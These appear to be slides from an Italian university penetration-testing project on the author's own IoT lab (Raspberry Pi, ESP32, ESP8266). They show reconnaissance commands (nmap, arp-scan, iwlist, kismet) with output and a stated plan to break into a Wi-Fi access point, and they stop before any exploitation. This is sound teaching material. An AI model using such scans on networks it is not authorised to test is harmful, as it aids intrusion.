



Architettura IoT Cloud-based

Penetration Testing & Ethical Hacking
2023/2024

Alberto Montefusco
Mat. 0522501498

Introduzione
Infrastruttura di rete e Asset Vulnerabile

01

Exploitation
Exploitation delle vulnerabilità trovate

03

Pre-Exploitation
Dal Target Scoping al Vulnerability Mapping

02


Post-Exploitation
Privilege Escalation e Maintaining Access

04

01


INTRODUZIONE

Infrastruttura di rete e
Asset Vulnerabile



Infrastruttura di rete


- VMWare Workstation 17 Pro;
- Rete Bridged;
- Kali Linux;
- Architettura IoT Cloud-based



Asset Vulnerabile

- **End nodes:** ESP32 e Arduino Uno WiFi
- **Edge node:** Esp8266
- **Fog Node:** Raspberry Pi

N.B. Il Penetration Testing che effettueremo è di tipo black box, ciò implica l'assenza di conoscenza sull'architettura IoT che andremo a testare.



02

PRE EXPLOITATION

Dal Target Scoping al
Vulnerability Mapping



Target Scoping

Questa fase sarà saltata visto lo scopo del progetto



Information Gathering

Anche questa fase sarà saltata vista la natura dell'asset



Target Discovery

Durante questa fase sono stati utilizzati vari strumenti, tra cui:

- **nmap**
- **arp-scan**
- **p0f**

Obiettivo: rilevare i dispositivi attivi all'interno dell'asset che stiamo testando, per poi analizzarle in maniera specifica andando a spulciare al loro interno.



Target Discovery

Informazioni preliminari

Cerchiamo l'indirizzo IP della macchina virtuale Kali Linux in modo da escludere il suo IP da successive scansioni più approfondite.

Comando: ifconfig

```
(root㉿kali)-[~/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.188 netmask 255.255.255.0 broadcast 192.168.1.255
          inet6 fe80::20c:29ff:fe1f:8ceb prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:1f:8c:eb txqueuelen 1000 (Ethernet)
              RX packets 1770 bytes 159724 (155.9 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 238 bytes 21552 (21.0 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
              RX packets 24 bytes 1888 (1.8 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 24 bytes 1888 (1.8 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

#
```

Target Discovery

Scansione con nmap

Il numero degli host attivi sulla rete è 4:

- 192.168.1.1 – il modem/router *TIM*
- 192.168.1.31 – PC host su cui è avviata la *VM Kali*
- 192.168.1.188 – *VM Kali*
- **192.168.1.228 – Raspberry Pi**

Comando :

```
nmap -sn 192.168.1.0/24
```

```
(kali㉿kali)-[~]
$ nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 10:45 CEST
Nmap scan report for modemtim.homenet.telecomitalia.it (192.168.1.1)
Host is up (0.0032s latency).
Nmap scan report for alberto.homenet.telecomitalia.it (192.168.1.31)
Host is up (0.00052s latency).
Nmap scan report for kali.homenet.telecomitalia.it (192.168.1.188)
Host is up (0.000048s latency).
Nmap scan report for raspberrypi.homenet.telecomitalia.it (192.168.1.228)
Host is up (0.021s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.72 seconds
```

Target Discovery

Scansione con nmap

Il numero degli host attivi sulla rete è 6:

- ...
- 192.168.1.118 – router *TP-Link*
- 192.168.1.245 – *Amazon Alexa*

Comando :

```
nmap -sn 192.168.1.0/24
```

```
[root@kali] ~
# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 11:38 CEST
Nmap scan report for modemtim.homenet.telecomitalia.it (192.168.1.1)
Host is up (0.0057s latency).
MAC Address: D4:35:1D:4D:06:7D (Technicolor Delivery Technologies Belgium NV)
Nmap scan report for alberto.homenet.telecomitalia.it (192.168.1.31)
Host is up (0.00023s latency).
MAC Address: 04:EA:56:C3:B2:B6 (Intel Corporate)
Nmap scan report for TL-WR841N.homenet.telecomitalia.it (192.168.1.118)
Host is up (0.0052s latency).
MAC Address: 1C:3B:F3:B5:F2:07 (TP-Link Technologies)
Nmap scan report for raspberrypi.homenet.telecomitalia.it (192.168.1.228)
Host is up (0.0095s latency).
MAC Address: B8:27:EB:87:44:06 (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.245
Host is up (0.035s latency).
MAC Address: EC:0D:E4:0B:8F:28 (Amazon Technologies)
Nmap scan report for 192.168.1.188
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.91 seconds

[root@kali] ~
```

Target Discovery

Scansione con arp-scan

Il numero degli host attivi sulla rete è 5, esattamente come la scansione effettuata con '**sudo nmap**' con la differenza che il tool **arp-scan** ha omesso l'indirizzo IP della VM Kali.

Comando :

```
arp-scan 192.168.1.0/24
```

```
(root㉿kali)-[~/home/kali]
# arp-scan 192.168.1.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:1f:8c:eb, IPv4: 192.168.1.188
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      d4:35:1d:4d:06:7d      (Unknown)
192.168.1.31     04:ea:56:c3:b2:b6      (Unknown)
192.168.1.118    1c:3b:f3:b5:f2:07      (Unknown)
192.168.1.228    b8:27:eb:87:44:06      (Unknown)
192.168.1.245    ec:0d:e4:0b:8f:28      (Unknown)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.014 seconds (127.11 hosts/sec). 5 responded

#
```

Target Discovery

Scansione reti Wi-Fi

Supponiamo che questo dispositivo non sia l'unico componente di tale architettura. E' probabile che vi siano altri dispositivi connessi al **Raspberry Pi** tramite connessione WLAN su un'altra sottorete.

Obiettivo:

1. identificare l'access point;
2. ottenere l'accesso all'access point;
3. scansione dell'interfaccia WLAN.

Target Discovery

Scansione reti Wi-Fi: Fase 1

Usiamo diversi tool per scansionare tutte le reti wireless disponibili nel range di copertura della scheda wireless.

Info:

- modalità **Master** (Access Point);
 - **Canale 7** della banda a **2.4 GHz**;
 - Protocollo **WPA2** con cifratura **CCMP**;
 - Autentication Suites **PSK**.


Comando: iwlist wlan0 scan

Target Discovery

Scansione reti Wi-Fi: Fase 1

Usiamo diversi tool per scansionare tutte le reti wireless disponibili nel range di copertura della scheda wireless.

Comando: kismet -c wlan0



The screenshot shows the Kismet software interface, which is a network monitoring and security tool. The main window displays a table of discovered wireless devices. The columns include: Name, Type, Phy, Encryption, Sgn, Chan, Data, Packets, Clients, and BSSID. A red box highlights the row for 'Raspberry-AP', which is identified as a 'Wi-Fi AP' using IEEE802.11 phy and WPA2-PSK encryption. The 'Devices' tab is selected at the top. The table shows several other devices, including Wi-Fi Bridged and Wi-Fi Client types, along with their respective details like channel, signal strength, and client count.

Name	Type	Phy	Encryption	Sgn	Chan	Data	Packets	Clients	BSSID
1C:3B:F3:B5:F2:07	Wi-Fi Bridged	IEEE802.11	n/a	n/a	1	2.41 KB	0	D6:35:1D:4D:E6:7E
56:B4:A9:1B:F0:4C	Wi-Fi Bridged	IEEE802.11	n/a	n/a	1	209 B	0	D6:35:1D:4D:E6:7E
D4:35:1D:4D:06:7D	Wi-Fi Bridged	IEEE802.11	n/a	n/a	112	648 B	0	D6:35:1D:4D:E6:86
D6:35:1D:4D:E6:80	Wi-Fi AP	IEEE802.11	WPA2-PSK	-34	112	0 B	1	D6:35:1D:4D:E6:80
EC:0D:E4:0B:8F:28	Wi-Fi Client	IEEE802.11	n/a	-40	1	2.52 KB	0	D6:35:1D:4D:E6:7E
F6:56:CA:58:AE:68	Wi-Fi Device	IEEE802.11	n/a	n/a	n/a	146 B	0	D6:35:1D:4D:E6:86
Raspberry-AP	Wi-Fi AP	IEEE802.11	WPA2-PSK	-38	7	0 B	0	B8:27:EB:D2:11:53
TIM-Mont	Wi-Fi AP	IEEE802.11	WPA2-PSK	-47	1	0 B	4	D6:35:1D:4D:E6:7E
TIM-Mont	Wi-Fi AP	IEEE802.11	WPA2-PSK	-34	112	0 B	2	D6:35:1D:4D:E6:86

Target Discovery

Scansione reti Wi-Fi: Fase 1

Device: Raspberry Pi

- Sezione – *Device Info*


DEVICE: RASBERRY-AP

Device Info

Name	Raspberry-AP
Notes	Empty
MAC Address	B8:27:EB:D2:11:53
Manufacturer	Raspberry Pi Foundation
Type	Wi-Fi AP
First Seen	Mon Jun 17 2024 11:36:19 GMT+0000 (Coordinated Universal Time)
Last Seen	Mon Jun 17 2024 11:38:24 GMT+0000 (Coordinated Universal Time)
Frequencies	
Channel	7
Main Frequency	2.437 GHz

Packet frequency distribution

Frequency	Count
2.437 GHz	14
2.442 GHz	12
2.447 GHz	5

